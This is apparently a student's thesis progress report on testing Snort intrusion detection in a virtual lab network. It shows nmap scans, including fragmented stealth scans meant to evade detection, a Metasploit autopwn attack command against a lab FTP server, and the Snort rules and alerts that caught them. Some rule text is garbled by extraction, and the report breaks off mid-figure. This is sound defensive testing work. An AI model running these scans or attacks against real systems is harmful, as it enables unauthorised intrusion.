# Master Thesis - Security Aspects in Virtual Networks
# SITREP 12

**Laurent De Wilde**
Master of Science in the Applied Computer Science
Vrije Universiteit Brussel

March 30, 2015

## Work done

This is an overview of the work performed in the past week:


- Performed additional Snort testing on the virtual networks.
- Completed the final thesis document with the work performed last week.
- Made an appointment with Fei Guan concerning the tower server.
- Transported this machine to my home by car.
- Performed a dual-boot installation on the tower server I received from the EMS Lab.

## Additional Snort testing on the virtual networks

Last week, I confirmed the correct working of Snort and performed some basic testing with it. Now, advanced testing took place, based on my previous experiece with penetration testing in the OSSEC course.
Note that in addition to the standard rules available in Snort, I added approximately 10,000 additional rules to the rules database.


### NMAP scanning

First, some NMAP scanning was performed for reconnaisance of open ports and running services of the target hosts. I started with an unfragmented scan on a Hyper-V VM from the webserver.



```
laurent@atlas:~$ nmap -v -A -Pn 192.168.1.51
```

**Figure 1:** The NMAP command as executed on the webserver (atlas, 192.168.1.11).



| ST | CNT | Sensor | Alert ID | Date/Time | Src IP | SPort | Dst IP | DPort | Pr | Event Message |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 9 | SnortVM-... | 3.1017872 | 2015-03-28 16:11:48 | 192.168.1.51 |  | 192.168.1.11 |  | 1 | Snort Alert [1:408:5] |
| RT | 5 | SnortVM-... | 3.1017977 | 2015-03-28 16:12:26 | 192.168.1.11 | 55022 | 192.168.1.51 | 3306 | 6 | ET POLICY Suspicious inbound to my... |
| RT | 1 | SnortVM-... | 4.740869 | 2015-03-28 16:12:27 | 192.168.1.11 | 55987 | 192.168.1.51 | 5810 | 6 | ET SCAN Potential VNC Scan 5800-5820 |
| RT | 1 | SnortVM-... | 4.740870 | 2015-03-28 16:12:28 | 192.168.1.11 | 58417 | 192.168.1.51 | 5906 | 6 | ET SCAN Potential VNC Scan 5900-5920 |
| RT | 3 | SnortVM-... | 4.740871 | 2015-03-28 16:12:29 | 192.168.1.11 | 48419 | 192.168.1.51 | 5432 | 6 | ET POLICY Suspicious inbound to Po... |
| RT | 1 | SnortVM-... | 3.1017982 | 2015-03-28 16:12:28 | 192.168.1.11 | 58396 | 192.168.1.51 | 5906 | 6 | ET SCAN Potential VNC Scan 5900-5920 |
| RT | 3 | SnortVM-... | 3.1017983 | 2015-03-28 16:12:29 | 192.168.1.11 | 48494 | 192.168.1.51 | 5432 | 6 | ET POLICY Suspicious inbound to Po... |
| RT | 1 | SnortVM-... | 3.1017986 | 2015-03-28 16:12:29 | 192.168.1.11 | 59735 | 192.168.1.51 | 5801 | 6 | ET SCAN Potential VNC Scan 5800-5820 |
| RT | 3 | SnortVM-... | 3.1017987 | 2015-03-28 16:12:29 | 192.168.1.11 | 42297 | 192.168.1.51 | 1521 | 6 | ET POLICY Suspicious inbound to Or... |
| RT | 3 | SnortVM-... | 4.740874 | 2015-03-28 16:12:30 | 192.168.1.11 | 42376 | 192.168.1.51 | 1521 | 6 | ET POLICY Suspicious inbound to Or... |
| RT | 3 | SnortVM-... | 4.740877 | 2015-03-28 16:12:30 | 192.168.1.11 | 40102 | 192.168.1.51 | 1433 | 6 | ET POLICY Suspicious inbound to MS... |
| RT | 3 | SnortVM-... | 3.1017990 | 2015-03-28 16:12:31 | 192.168.1.11 | 40183 | 192.168.1.51 | 1433 | 6 | ET POLICY Suspicious inbound to MS... |
| RT | 1 | SnortVM-... | 5.2735 | 2015-03-28 16:12:37 | 192.168.1.11 | 40120 | 192.168.1.51 | 554 | 6 | PADS New Asset - unknown @rtsp |

□ Reverse DNS ☑ Enable External DNS

☑ Show Packet Data ☑ Show Rule


```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP Ech                  ; icode:0; itype:0;
classtype:misc-activity; sid:408; rev:5;)
```

NMAP scan detected by Snort

**Figure 2:** Basic, unfragmented NMAP scanning of a Hyper-V VM (192.168.1.51). The SnortVM has the IP address of 192.168.1.50. Snort reports each attempt to scan a particular port number.

Next, I performed an NMAP scan with fragmented packets, which splits up the TCP header over several tiny packets to trick / fool IDSs and firewalls.


The NMAP command executed is the following:



```
^Claurent@atlas:~$ sudo nmap -T4 -v -A -Pn -sS -f 192.168.1.51

Starting Nmap 6.40 ( http://nmap.org ) at 2015-03-28 17:19 CET
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 17:19
Scanning 192.168.1.51 [1 port]
Completed ARP Ping Scan at 17:19, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:19
Completed Parallel DNS resolution of 1 host. at 17:19, 0.00s elapsed
Initiating SYN Stealth Scan at 17:19
```

**Figure 3:** The NMAP stealth, SYN packet command as executed on the webserver (atlas, 192.168.1.11).


Just as in the OSSEC mini project, the stealth, fragmented scan ICMP ping scan is not detected by Snort. However, Snort did detect the scan for running services as can be seen in the following screen capture.



| ST | CNT | Sensor | Alert ID | Date/Time | Src IP | SPort | Dst IP | DPort | Pr | Event Message |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 1 | SnortVM-... | 5.2748 | 2015-03-28 16:17:13 | 192.168.1.11 | 61420 | 192.168.1.51 | 443 | 6 | PADS New Asset - unknown @https |
| RT | 1 | SnortVM-... | 5.2749 | 2015-03-28 16:17:13 | 192.168.1.11 | 61420 | 192.168.1.51 | 993 | 6 | PADS New Asset - unknown @imaps |
| RT | 1 | SnortVM-... | 5.2750 | 2015-03-28 16:17:14 | 192.168.1.11 | 61420 | 192.168.1.51 | 113 | 6 | PADS New Asset - unknown @auth |
| RT | 1 | SnortVM-... | 5.2751 | 2015-03-28 16:17:14 | 192.168.1.11 | 61420 | 192.168.1.51 | 111 | 6 | PADS New Asset - unknown @sunrpc |
| RT | 1 | SnortVM-... | 5.2752 | 2015-03-28 16:17:14 | 192.168.1.11 | 61420 | 192.168.1.51 | 3306 | 6 | PADS New Asset - unknown @mysql |
| RT | 1 | SnortVM-... | 5.2753 | 2015-03-28 16:17:14 | 192.168.1.11 | 61420 | 192.168.1.51 | 110 | 6 | PADS New Asset - unknown @pop3 |
| RT | 1 | SnortVM-... | 5.2754 | 2015-03-28 16:17:14 | 192.168.1.11 | 61420 | 192.168.1.51 | 143 | 6 | PADS New Asset - unknown @imap2 |
| RT | 4 | SnortVM-... | 4.741218 | 2015-03-28 16:17:14 | 192.168.1.11 | 61421 | 192.168.1.51 | 3306 | 6 | ET POLICY Suspicious inbound to my... |
| RT | 1 | SnortVM-... | 5.2755 | 2015-03-28 16:17:17 | 192.168.1.11 | 61420 | 192.168.1.51 | 389 | 6 | PADS New Asset - unknown @ldap |
| RT | 1 | SnortVM-... | 5.2756 | 2015-03-28 16:17:18 | 192.168.1.11 | 61420 | 192.168.1.51 | 6667 | 6 | PADS New Asset - unknown @irc |
| RT | 1 | SnortVM-... | 5.2757 | 2015-03-28 16:17:19 | 192.168.1.11 | 61420 | 192.168.1.51 | 631 | 6 | PADS New Asset - unknown @ipp |
| RT | 1 | SnortVM-... | 5.2758 | 2015-03-28 16:17:20 | 192.168.1.11 | 61420 | 192.168.1.51 | 2049 | 6 | PADS New Asset - unknown @nfs |
| RT | 1 | SnortVM-... | 5.2759 | 2015-03-28 16:17:20 | 192.168.1.11 | 61420 | 192.168.1.51 | 992 | 6 | PADS New Asset - unknown @telnets |

The scan for running services on the target host by NMAP is captured by Snort. In this case, an NMAP scan from the webserver to a Hyper-V VM has been performed.

**Figure 4:** The scan for running services from the stealth scan is detected by Snort.




| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| RT | 3 | SnortVM-... | 3.1018667 | 2015-03-28 16:18:19 | 192.168.1.51 | 192.168.1.11 | 1 | Snort Alert [1:410:5] |

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP Fragment Reassembly Time Exceeded";
icode:1; itype:11; classtype:misc-activity; sid:410; rev:5;)
```

**Figure 5:** However, this Snort alert indicates that a host reassembling a fragment datagram cannot complete the reassembly due to missing fragments whitin the time limit (60s by default). However, I'm not sure whether this is Snort warning for a fragmented / stealth scan.

Then I performed an ICMP ping to the Hyper-V VM (192.168.1.51) with a size of 1000 bytes. This gets detected by Snort right away.




| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| RT | 9 | SnortVM-... | 3.1022056 | 2015-03-28 16:47:27 | 192.168.1.51 | 192.168.1.11 | 1 | Snort Alert [1:499:4] |

```
# alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"DELETED ICMP Large ICMP Packet";
dsize:>800; reference:arachnids,246; classtype:bad-unknown; sid:499; rev:7;)
```

Too large (size > 800) ICMP packets are seen as a thread and reported by Snort

**Figure 6:** ICMP ping with large packet size is detected by Snort.



| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 12 | SnortVM-... | 3.1020082 | 2015-03-28 16:31:14 | 192.168.1.11 | 36697 | 192.168.1.51 | 42725 | 17 | ET SCAN NMAP OS Detection Probe |


```
alert udp $E        AL_NET 10000: -> $HOME_NET 10000: (msg:"ET SCAN NMAP OS Detection Probe";
dsize:300;           CCCCCCCCCCCCCCCCCCC"; fast_pattern:only;
```

OS detection performed by NMAP is detected by Snort as well

**Figure 7:** OS detection from a NMAP scan is also detected by Snort.

## FTP server attacks

Next, some attacks on the FTP server running on a Xen virtual network are executed to see how Snort reacts on this. The FPT server has IP address 192.168.1.16 and runs on a Xen VM called "farbauti". The client computer has the IP address 192.168.1.40.
Remember that the Snort VM runs on the Hyper-V network and has IP address of 192.168.1.50.



```
RT   1  SnortVM-...   5.2827   2015-03-28 18:36:30  192.168.1.16  55477  192.168.1.16  21  6  PADS New Asset - unknown @ftp
RT  28  SnortVM-...   .750449  2015-03-28 18:36:30  192.168.1.11  55477  192.168.1.16  21  6  FTP Traffic detected
RT  12  SnortVM-...   .750473  2015-03-28 18:37:03  192.168.1.16         192.168.1.11      1  Snort Alert [1:408:5]
```


☑ Show Packet Data ☑ Show Rule

```
alert tcp any any -> any 21 (msg:"FTP Traffic detected";sid:100008;)
```

FTP service started on the network (this is detected by Snort as well)

Generated test FTP traffic from the webserver (11) to the FTP server (16). This proves again that Xen virtual network traffic is captured by Snort running on the Hyper-V network.

**Figure 8:** First, I created a rule to actually detect FTP traffic as I plan to DOS attack the FTP server is a later stage. The starting of the FTP service and some FTP traffic are detected by Snort.




```
RT  34  SnortVM-...  4.752148  2015-03-28 18:55:55  192.168.1.40  44054  192.168.1.16  21     6  FTP Traffic detected
RT   1  SnortVM-...  4.752156  2015-03-28 18:55:55  192.168.1.16  21     192.168.1.40  44054  6  ET POLICY FTP Login Successful
```

☑ Show Pac ta ☑ Show Rule

```
alert tcp $HO    T 21 -> any any (msg:"ET POLICY FTP Login Successful"; flow:from_server,established;
flowbits:isse     user.login; flowbits:isnotset,ftp.user.logged_in; flowbits:set,ftp.user.logged_in;
```

FTP logins are detected by Snort as well

**Figure 9:** Successful FTP logins are also detected by Snort (however, this is not a thread and can be disabled by simply comment the rule that triggered the alert.




Host: farbauti Username: root Password: ●●●●● Port:

```
Status:     Resolving address of farbauti
Status:     Connecting to 192.168.1.16:21...
Status:     Connection established, waiting for welcome message...
Response:   220 Welkom op de FTP server.
Command:    USER root
Response:   331 Please specify the password.
```

Attempting to login as root...

**Figure 10:** Attempting to login as root.



```
RT    1  SnortVM-...  4.752390  2015-03-28 18:57:19  192.168.1.40  44056  192.168.1.16  21  6  FTP root access
```

| Sid | Net | Hostname | | Last |
|---|---|---|---|---|
| 1 | SnortVM-os... | SnortV... | | 2015-03-21 15:40:53 |
| 2 | SnortVM-eth0 | SnortV... | p | 2015-03-28 18:54:11 |


```
content:"root"; pcre:"/user\s+root/i";sid:100009;)
/nsm/server_data/securityonion/rules/SnortVM-eth0-2/local.rules: Line 23
```

| IP | Source IP | Dest IP | Ver | HL | TOS | len | ID | Flags | Offset | TTL | ChkSum |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | 192.168.1.40 | 192.168.1.16 | 4 | 5 | 0 | 51 | 29141 | 2 | 0 | 127 | 1639 |

FTP root access successfully detected


**Figure 11:** FTP root access is successfully detected.

For the actual FTP server attacks, I used Metasploit's db_autopwn command on port 21 on target host 192.168.1.16.



```
|________________________________________________________________________________|

|                                                                                |

|                                                  http://metasploit.pro         |

|________________________________________________________________________________|



Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.0-2015011401 [core:4.11.0.pre.2015011401 api:1.0.0]]
+ -- --=[ 1396 exploits - 872 auxiliary - 237 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[+]
[+] Metasploit Pro extensions have been activated
[+]
[*] Successfully loaded plugin: pro
msf-pro > history
[-] Unknown command: history.
msf-pro > db autopwn -p -t -e -r -PI 21 -I 192.168.1.16
```

**Figure 12:** The command to attack the FTP server as seen in Metasploit.



| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 1 | SnortVM-... | 3.1782 | 2015-03-28 18:55:55 | 192.168.1.40 | 2424 | 192.168.1.16 | 21 | 6 | Snort Alert [1:2417:1] |
| RT | 1 | SnortVM-... | 3.1783 | 2015-03-28 18:55:55 | 192.168.1.40 | 2424 | 192.168.1.16 | 21 | 6 | Snort Alert [1:1378:15] |
| RT | 1 | SnortVM-... | 3.1784 | 2015-03-28 18:55:55 | 192.168.1.40 | 2424 | 192.168.1.16 | 21 | 6 | Snort Alert [1:1377:15] |
| RT | 1 | SnortVM-... | 3.1786 | 2015-03-28 18:55:55 | 192.168.1.40 | 2424 | 192.168.1.16 | 21 | 6 | Snort Alert [1:1748:8] |

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP format string attempt"; flow:to_server,established; content:"%"; pcre:"
/\s+.*?%.*?%/smi"; classtype:string-detect; sid:2417; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp bad file completion attempt {"; flow:to_server,established; cont
ent:"~"; content:"{"; distance:0; reference:bugtraq,3581; reference:bugtraq,3707; reference:cve,2001-0550; reference:cve,2001
-0886; classtype:misc-attack; sid:1378; rev:15;)
```


```
